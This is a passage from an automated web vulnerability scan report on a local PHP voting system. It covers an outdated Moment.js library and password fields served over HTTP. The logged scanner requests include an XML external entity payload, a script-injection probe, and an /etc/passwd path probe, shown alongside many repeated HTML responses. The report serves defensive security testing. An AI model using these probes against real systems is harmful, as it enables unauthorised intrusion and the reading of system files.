<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 5.9. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/bower\_components/moment/moment.js

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/bower_components/moment/moment.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.2843 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:09 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 5.10. http://localhost/votesystem/admin/index.php/bower\_components/bootstrap/dist/bower\_components/moment/plugins/iCheck/icheck.min.js

### Certainty



### Request

```
GET /votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/moment/plugins/icheck/  
icheck.min.js HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/index.php/bower_components/bootstrap/dist/bower_components/m  
oment/min/  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 14.3339 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 14:39:07 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  
}
```

## 5.11. http://localhost/votesystem/admin/index.php/plugins/

### Certainty



### Request

```
GET /votesystem/admin/index.php/plugins/ HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 3.9902 Total Bytes Received : 6138 Body Length : 5829 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5829  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:29:02 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## Remedy

Please upgrade your installation of Moment.js to the latest stable version.

### Remedy References

- [Downloading Moment.js](#)

CLASSIFICATION	
PCI DSS v3.2	<a href="#">6.2</a>
OWASP 2013	<a href="#">A9</a>
OWASP 2017	<a href="#">A9</a>
CWE	<a href="#">829</a>
CAPEC	<a href="#">310</a>
HIPAA	<a href="#">164.308(A)(1)(I)</a>
OWASP Proactive Controls	<a href="#">C1</a>
ISO27001	<a href="#">A.14.1.2</a>

# 6. Password Transmitted over HTTP

HIGH  | 11

CONFIRMED  | 9

Netsparker detected that password data is being transmitted over HTTP.

## Impact

If an attacker can intercept network traffic, he/she can steal users' credentials.

## Vulnerabilities

### 6.1. http://localhost/votesystem/admin/

## Certainty



## Request

```
POST /votesystem/admin/ HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,T1M3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 2.9899 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:34 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;
```

...

## 6.2. http://localhost/votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRi pt%3Enetsparker(0x000003)%3C/scRipt%3E

**CONFIRMED**

Method	Parameter	Value
--------	-----------	-------

GET	⚡	nsextt
-----	---	--------

'"--></style></scRipt><scRipt>netsparker(0x000003)</scRipt>

### Input Name

- password

### Form target action

- login.php

### Request

```
GET /votesystem/admin/?nsextt=%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x000003)%3C/scR  
ipt%3E HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.5038 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 5696
Content-Type: text/html; charset=UTF-8
Date: Sat, 03 Jun 2023 12:27:32 GMT
Cache-Control: no-store, no-cache,
...
<username> placeholder="Username" required>
<span class="glyphicon glyphicon-user form-control-feedback"></span>
</div>
<div class="form-group has-feedback">
<input type="password" class="form-control" name="password" placeholder="Password" required>
<password> class="form-control" name="password" placeholder="Password" required>
<span class="glyphicon glyphicon-lock form-control-feedback"></span>
</div>
<div class="row">
...
...
```

## 6.3. http://localhost/votesystem/admin/ballot.php

**CONFIRMED**

### Input Name

- password

### Form target action

- profile\_update.php?return=ballot.php

## Request

```
GET /votesystem/admin/ballot.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 7.7838 Total Bytes Received : 16706 Body Length : 16367 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">password" class="form-control" id="password" name="password" value=<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...
...
```

## 6.4. http://localhost/votesystem/admin/candidates.php

**CONFIRMED**

### Input Name

- password

### Form target action

- profile\_update.php?return=candidates.php

### Request

```
GET /votesystem/admin/candidates.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 25.7627 Total Bytes Received : 30002 Body Length : 29663 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:24 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...
"
```

## 6.5. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Input Name

- password

### Form target action

- profile\_update.php?return=home.php

### Request

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

```
HTTP/1.1 302 Found
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:17 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...
...
```

## 6.6. http://localhost/votesystem/admin/home.php

**CONFIRMED**

### Input Name

- password

### Form target action

- profile\_update.php?return=home.php

## Request

```
POST /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [ <!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxNDQ2NTc1"> ]><ns>&lfi;</ns>
```

## Response

Response Time (ms) : 11.7124 Total Bytes Received : 27197 Body Length : 26858 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:40 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...
"
```

## 6.7. http://localhost/votesystem/admin/home.php/etc/passwd

**CONFIRMED**

Method	Parameter	Value
GET 	URI-BASED	/etc/passwd

### Input Name

- password

### Form target action

- profile\_update.php?return=passwd

### Request

```
GET /votesystem/admin/home.php/etc/passwd HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 33.432 Total Bytes Received : 26882 Body Length : 26543 Is Compressed : No

HTTP/1.1 302 Found

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4

Pragma: no-cache

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

location: index.php

Date: Sat, 03 Jun 2023 12:27:39 GMT

Cache-Control: no-store, no-cach

...

```
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
"password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...

```

6.8. <http://localhost/votesystem/admin/index.php>

## Certainty

## Request

```
GET /votesystem/admin/index.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 2.3593 Total Bytes Received : 6005 Body Length : 5696 Is Compressed : No

HTTP/1.1 200 OK  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 5696  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 03 Jun 2023 12:27:38 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be responsive to screen width -->
<meta content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no" name="viewport">
<!-- Bootstrap 3.3.7 -->
<link rel="stylesheet" href="../bower_components/bootstrap/dist/css/bootstrap.min.css">
<!-- iCheck for checkboxes and radio inputs -->
<link rel="stylesheet" href="../plugins/iCheck/all.css">
<!-- Font Awesome -->
<link rel="stylesheet" href="../bower_components/font-awesome/css/font-awesome.min.css">
<!-- Theme style -->
<link rel="stylesheet" href="../dist/css/AdminLTE.min.css">
<!-- DataTables -->
<link rel="stylesheet" href="../bower_components/datatables.net-bs/css/dataTables.bootstrap.min.css">
<!-- daterangepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-daterangepicker/daterangepicker.css">
<!-- Bootstrap time Picker -->
<link rel="stylesheet" href="../plugins/timepicker/bootstrap-timepicker.min.css">
<!-- bootstrap datepicker -->
<link rel="stylesheet" href="../bower_components/bootstrap-datepicker/dist/css/bootstrap-datepicker.min.css">

<link rel="stylesheet" href="../dist/css/_all-skins.min.css">

<!-- Google Font -->
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,600,700,300italic,400italic,600italic">

<style type="text/css">
.bold{
font-weight:bold;
}
```

```
#candidate_list{  
margin-top:20px;  
  
...  

```

## 6.9. http://localhost/votesystem/admin/positions.php

**CONFIRMED**

### **Input Name**

- password

### **Form target action**

- profile\_update.php?return=positions.php

### **Request**

```
GET /votesystem/admin/positions.php HTTP/1.1  
Host: localhost  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8  
Accept-Encoding: gzip, deflate  
Accept-Language: en-us,en;q=0.5  
Cache-Control: no-cache  
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u  
Referer: http://localhost/votesystem/admin/home.php  
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.  
77 Safari/537.36  
X-Scanner: Netsparker
```

## Response

**Response Time (ms) :** 9.1343    **Total Bytes Received :** 22986    **Body Length :** 22647    **Is Compressed :** No

HTTP/1.1 302 Found

Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4

X-Powered-By: PHP/8.2.4

Pragma: no-cache

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Content-Type: text/html; charset=UTF-8

Transfer-Encoding: chunked

location: index.php

Date: Sat, 03 Jun 2023 12:27:25 GMT

Cache-Control: no-store, no-cach

...

```
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
```

6.10. <http://localhost/votesystem/admin/voters.php>

**CONFIRMED**

## Input Name

- password

## Form target action

- profile\_update.php?return=voters.php

## Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
Cache-Control: no-store, no-cach
...
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.ph
...
...
```

## 6.11. http://localhost/votesystem/admin/votes.php

**CONFIRMED**

### Input Name

- password

### Form target action

- profile\_update.php?return=votes.php

### Request

```
GET /votesystem/admin/votes.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

### Response

Response Time (ms) : 17.3955 Total Bytes Received : 17568 Body Length : 17229 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
location: index.php
Date: Sat, 03 Jun 2023 12:27:25 GMT
